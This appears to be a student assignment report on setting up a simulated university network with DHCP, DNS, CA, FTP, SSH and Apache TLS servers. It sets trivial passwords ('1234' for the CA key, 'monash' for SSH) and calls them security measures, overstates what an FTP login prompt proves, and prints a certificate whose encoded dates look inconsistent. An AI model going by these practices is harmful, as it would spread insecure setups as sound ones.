

# FIT5037 Network Security Assignment 2

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### **Abstract**

This report presents the design, implementation, testing, and ethical utilization of a secure corporate network – containing several servers, firewalls, routers, clients etc. - for Monash University. The network spreads across three campuses: Caulfield, Clayton, and Peninsula. The network is designed to span the three Monash campuses using GNS3. The architecture of the network emphasizes security considerations and establishes interconnectivity between the three campuses through the perimeter firewalls or routers present.

## Secure Network Design and Implementation

For all the new added containers, the essential networking tools has been installed using the below command:


```
apt update  
apt install -y iputils-ping iproute2 dnsutils nano
```

Video demonstrations and the GNS3 are available at:

<https://drive.google.com/drive/folders/1H7AjJ-LbwKwR6NJvoqMX8DxQFPLlVKer?usp=sharing>

## Network Topology

Based on the requirements, each campus in the network must have a perimeter router/firewall, and each campus must also have a Client LAN with at least one client machine. The servers for DNS, CA, FTP, SSH, WEB, MAIL, and VPN are deployed in Monash's main campus, Clayton. Moreover, each campus has its distinct subnet, and routers and firewalls need to be configured accordingly with specific rules. Notably, WEB and MAIL servers require the deployment of TLS. Given the above requirements, the network topology demonstrated in this report is roughly divided into three security levels: External > DMZ > Internal, with the DMZ serving as a buffer zone between the public internet and the private network. Of all the servers, WEB, MAIL, and VPN are accessible to everyone, and the WEB and VPN servers cannot initiate a connection to the internal network. At the same time, the DNS server is only accessible to all internal clients. Therefore, servers are allocated as follows: DMZ includes WEB, MAIL, and VPN; Internal includes DNS, FTP, CA, and SSH.



In this topology, servers have utilized open-source toolboxes, which were downloaded from the marketplace.

### Perimeter router

Within the network structure, the MikroTik routers in various zones play a pivotal role in managing DHCP settings and ensuring connectivity.

Clayton Internal Firewall: The DHCP settings for the Clayton internal firewall have been configured with a DNS server at 10.200.20.53. The relevant settings reveal that the DHCP interface is tethered to ether2, with a lease time of 12 hours. The DHCP pool is set as dhcp\_pool0, and the network's detailed configuration specifies an IP address range of 10.200.10.0/24 with the gateway at 10.200.10.1.

```
[admin@MikroTik] > ip dhcp-server network set 0 dns-server=10.200.20.53
[admin@MikroTik] > ip dhcp-server pri detail
Flags: D - dynamic, X - disabled, I - invalid
0      name="dhcp1" interface=ether2 lease-time=12h address-pool=dhcp_pool0
      authoritative=yes use-radius=no lease-script=""
[admin@MikroTik] > ip dhcp-server network pri detail
Flags: D - dynamic
0      address=10.200.10.0/24 gateway=10.200.10.1 dns-server=10.200.20.53
      wins-server="" ntp-server="" caps-manager="" dhcp-option=""
[admin@MikroTik] > 
```

Similarly, the Peninsula router's DHCP server has been set to use the DNS server at 10.200.20.53. A connectivity test was performed to ensure the DNS server was reachable from the Peninsula zone, with all pings successfully reaching the target in approximately 45ms, evidencing stable and prompt connectivity.

```
[admin@MikroTik] > ip dhcp-server network set 0 dns-server=10.200.20.53
[admin@MikroTik] > ping 10.200.20.53
  SEQ HOST                                SIZE TTL TIME  STATUS
    0 10.200.20.53                        56  62 45ms
    1 10.200.20.53                        56  62 14ms
    2 10.200.20.53                        56  62  4ms
  sent=3 received=3 packet-loss=0% min-rtt=4ms avg-rtt=21ms max-rtt=45ms
[admin@MikroTik] > 
```

The DHCP configuration for the Caulfield region was also set to utilize the DNS server at 10.200.20.53. Upon testing, it was confirmed that the DNS server is accessible from this zone, with an average response time of 12ms, highlighting efficient network performance in this area.

```
[admin@MikroTik] > ip dhcp-server network set 0 dns-server=10.200.20.53
[admin@MikroTik] > ping 10.200.20.53
  SEQ HOST                                SIZE TTL TIME  STATUS
    0 10.200.20.53                        56  62 23ms
    1 10.200.20.53                        56  62  7ms
    2 10.200.20.53                        56  62  6ms
  sent=3 received=3 packet-loss=0% min-rtt=6ms avg-rtt=12ms max-rtt=23ms
[admin@MikroTik] > 
```

The consistent DHCP configurations across different zones, paired with successful connectivity tests, validate the reliability and uniformity of our network setup, ensuring seamless operations and communications throughout the various regions.

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### **DNS Server**

To configure the DNS server, begin by installing the necessary DNS service:


```
apt install dnsmasq
```

Once installed, proceed to modify its configuration file using the nano editor:

```
nano /etc/dnsmasq.conf
```

In the configuration, add the following lines to specify the upstream DNS server, bind the DNS service to a specific interface, and set a domain to resolve to a particular IP address:

```
server=8.8.8.8
interface = eth0
address=/31552544.com/10.200.30.80
```



```
GNU nano 4.8 /etc/dnsmasq.conf Modified
# Include all files in a directory which end in .conf
#conf-dir=/etc/dnsmasq.d/,*.conf

# add server
server=8.8.8.8

# interface = eth0
interface=eth0


# address
address=/31552544.com/10.200.30.80

File Name to Write: /etc/dnsmasq.conf
^G Get Help      M-D DOS Format   M-A Append      M-B Backup File
^C Cancel        M-M Mac Format   M-P Prepend     ^T To Files

root@DNS-1:~# nano /etc/dnsmasq.conf
root@DNS-1:~# service dnsmasq restart
* Restarting DNS forwarder and DHCP server dnsmasq [ OK ]
root@DNS-1:~#
```

To test the configuration, use a client machine in the Clayton campus. First, update the client's package list and install the DNS utilities. Then, test the DNS resolution using the nslookup command:

```
apt update
apt install dnsutils
nslookup 31552544.com 10.200.20.53
```



```
CLAYTON-CLIENT-01
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;; QUESTION SECTION:
;10.200.20.53.                IN      A
;
;; AUTHORITY SECTION:
.                86369   IN      SOA      a.root-servers.net. nstld.verisi
gn-grs.com. 2023102800 1800 900 604800 86400
;
;; Query time: 8 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sat Oct 28 18:21:51 AEDT 2023
;; MSG SIZE rcvd: 116

root@CLAYTON-CLIENT-01:/# ns
nsenter nslookup nstat nsupdate
root@CLAYTON-CLIENT-01:/# ns
nsenter nslookup nstat nsupdate
root@CLAYTON-CLIENT-01:/# nslookup 31552544.com 10.200.20.53
Server:      10.200.20.53
Address:     10.200.20.53#53

Name:   31552544.com
Address: 10.200.30.80

root@CLAYTON-CLIENT-01:/#
```

The domain correctly resolves to the server, which indicates that the configuration is successful.

```
curl https://31552544.com -k
```

### CA (Certificate Authority)

In this network setup, a CA server is used as the root CA instead of a commercial CA. This root CA issues certificates for other servers and has a self-signed certificate that's fully trusted. The openssl configuration file can be found at `/usr/lib/ssl/openssl.cnf`:



```

GNU nano 4.8 /usr/lib/ssl/openssl.cnf
# and supplied fields are just that :-)
policy                = policy_match

# For the CA policy
[ policy_match ]
countryName           = match
stateOrProvinceName   = match
organizationName       = match
organizationalUnitName = optional
commonName             = supplied
emailAddress           = optional

# For the 'anything' policy
# At this point in time, you must list all acceptable 'object'
# types.
[ policy_anything ]
countryName           = optional
stateOrProvinceName   = optional
localityName          = optional
organizationName       = optional

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^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line

```

To establish its credibility, a self-signed CA certificate is generated, which designates it as a trusted root certificate. The command executed for this process is:

```
openssl req -new -x509 -keyout ca.key -out ca.crt
```

```


CA
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PE... x SSH x DN... x CL... x WEB x CA... x VPN x CA x
root@CA:~# openssl req -new -x509 -keyout ca.key -out ca.crt
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'ca.key'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
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You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:AU
State or Province Name (full name) [Some-State]:Victoria
Locality Name (eg, city) []:Melbourne
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Monash
Organizational Unit Name (eg, section) []:Clayton
Common Name (e.g. server FQDN or YOUR name) []:monash
Email Address []:hwan0158@student.monash.edu
root@CA:~#

```

For security, a passphrase was set for the certificate:

password: 1234

Following the certificate's generation (ca.crt), it was then copied to the appropriate web server for deployment:



```
CA
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PE... x SSH x DN... x CL... x WEB x CA... x VPN x CA x
root@CA:~# cat 31552544.com.crt
-----BEGIN CERTIFICATE-----
MIIDSTCCApkCFDFlyekco5ANTvprlCgVP6bbmtCqMA0GCSqGSIb3DQEBChUAMIGU
MQswCQYDVQQGEwJBVTERMA8GA1UECAwIVmljdG9yaWExEjAQBGNVBAcMCU1lbGJv
dXJuZTEPMA0GA1UECgwGTW9uYXNoMRAwDgYDVQLDAAdDbGF5dG9uMQ8wDQYDVQQD
DAZtb25hc2gxKjAoBgkqhkiG9w0BCQEWG2h3YW4wMTU4QHN0dWRlbnQubW9uYXNo
LmVkdTAeFw0yMzEwMjgwODIzMTBaFw0yMDEwMjgwODIzMTBaMIGUMQswCQYDVQQG
EwJBVTERMA8GA1UECAwIVmljdG9yaWExEjAQBGNVBAcMCU1lbGJvZDh3KjAoBgkqhkiG9w0BCQEWG2h3YW4wMTU4QHN0dWRlbnQubW9uYXNoLmVkdTCCASIw
DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANPIEUqC2eLn8l3EyiGsyWFFawD
D0vzhsKcy/NxAwivFpC1ThwpAsMovSPJlFDSfZX8pGzA/TkiCc+mHbIHRmVsvQlM
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B6JRGEli9N2vBE0V3B7XfnvUoIVv0ioBPfD8z6WPEPxbQ03/apqobkFoM9j40R4
1DvbfIA7osGu3KlCqGphsPdQMfMoUzDMdLaBDi+LdFfpsVEkSxcBx7ZjFJkCAwEA
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oSEmg6umqsWdY8/zuJMTccSK0cfx078ZR3n77m91zm5wN0XEQGS6IP1k/Cbrcl8
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tKXF7Se/zlM619qml12fZqDfLCVv9M43E5xbBwyTGJBeunfhAg==
-----END CERTIFICATE-----
root@CA:~#
```

After generating the root CA certificate (ca.crt), it was essential to ensure that this certificate was made available to the appropriate servers. Firstly, the certificate was copied to the web server, allowing for secure connections authenticated by the self-hosted root CA. This step is vital in verifying the authenticity of servers within the network and fostering trust with end-users accessing resources on the web server.

### FTP Server

```
root@Ubuntu-20:/# telnet 10.200.30.21 21
Trying 10.200.30.21...
Connected to 10.200.30.21.
Escape character is '^]'.
220 (vsFTPd 3.0.3)
help
530 Please login with USER and PASS.
```

Upon testing the FTP server, a connection was successfully established using the telnet command targeted at the IP address 10.200.30.21 on port 21. The server responded, confirming its identity as vsFTPd version 3.0.3. Once connected, an attempt to use the 'help' command was made, to which the server responded with a prompt to login using appropriate USER and PASS credentials. This indicates that the server is configured securely, not allowing unauthorized users to retrieve any vital information without first logging in.

### SSH Server

For secure remote access to the system, an OpenSSH server has been deployed at the Clayton campus. The OpenSSH server provides encrypted communication sessions over a computer network using the SSH protocol. To configure this server, the following steps and commands were employed:

1. Installation:

```
apt update
apt install openssh-server
```

2. Set up the location:

```
SSH
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netadmin@SecureCorp: ~ x CA x SSH x

1. Africa      4. Australia  7. Atlantic  10. Pacific  13. Etc
2. America    5. Arctic    8. Europe   11. SystemV
3. Antarctica 6. Asia      9. Indian   12. US
Geographic area: 4

Please select the city or region corresponding to your time zone.

1. Adelaide  4. Canberra  7. Eucla    10. Lord Howe 13. Sydney
2. Brisbane  5. Currie    8. Hobart   11. Melbourne 14. Yancowinna
3. Broken Hill 6. Darwin    9. Lindeman 12. Perth
Time zone: 11

Current default time zone: 'Australia/Melbourne'
Local time is now:      Sat Oct 28 02:03:04 AEDT 2023.
Universal Time is now:  Fri Oct 27 15:03:04 UTC 2023.
Run 'dpkg-reconfigure tzdata' if you wish to change it.

Setting up libc6:amd64 (2.31-0ubuntu9.2) ...
Setting up libxml2:amd64 (2.9.10+dfsg-5ubuntu0.20.04.6) ...
Setting up shared-mime-info (1.15-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
root@SSH:/#
```

User Configuration: To provide authenticated access, a user named 'monash' was added to the system. The commands used for this purpose were:

```
SSH
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NAME_REGEX[_SYSTEM] configuration variable
--extrausers      uses extra users as the database
--help | -h       usage message
--version | -v     version number and copyright
--conf | -c FILE  use FILE as configuration file

root@SSH:/# adduser monash
Adding user `monash' ...
Adding new group `monash' (1000) ...
Adding new user `monash' (1000) with group `monash' ...
Creating home directory `/home/monash' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for monash
Enter the new value, or press ENTER for the default
    Full Name []: Monash
    Room Number []: Monash
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
root@SSH:/#
```

```
adduser monash
```


For this user, both the username and password were set to 'monash'.

```
root@CLAYTON-CLIENT-01:/# ssh monash@10.200.20.13 'pwd'
monash@10.200.20.13's password:
/home/monash
root@CLAYTON-CLIENT-01:/#
```

The successful execution of the SSH command confirms the proper functionality of the SSH server, ensuring that it is ready for secure remote accesses.

### WEB Server

The WEB server has been set up to use TLS, ensuring encrypted communications. The certificates for this encryption are issued by the in-house CA, and the domain name assigned to the WEB server is 31552544.com.



```

.....+++++
.....+++++
writing new private key to '/etc/apache2/ssl/31552544.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:AU
State or Province Name (full name) [Some-State]:Victoria
Locality Name (eg, city) []:Melbourne
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Monash
Organizational Unit Name (eg, section) []:Clayton
Common Name (e.g. server FQDN or YOUR name) []:Monash
Email Address []:hwan0158@student.monash.edu

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:1234
An optional company name []:Monash
root@WEB:/#
```

Firstly, install and setup openssl, then enable the SSL module for Apache. Create a directory for SSL configurations and generate a private key and Certificate Signing Request (CSR) for the domain 31552544.com:

```
#Update system packages:
apt update

#Install Apache2 and OpenSSL:
apt install apache2 openssl

#Activate the SSL module for Apache:
a2enmod ssl

#Establish a directory dedicated to SSL configurations:
mkdir /etc/apache2/ssl
```

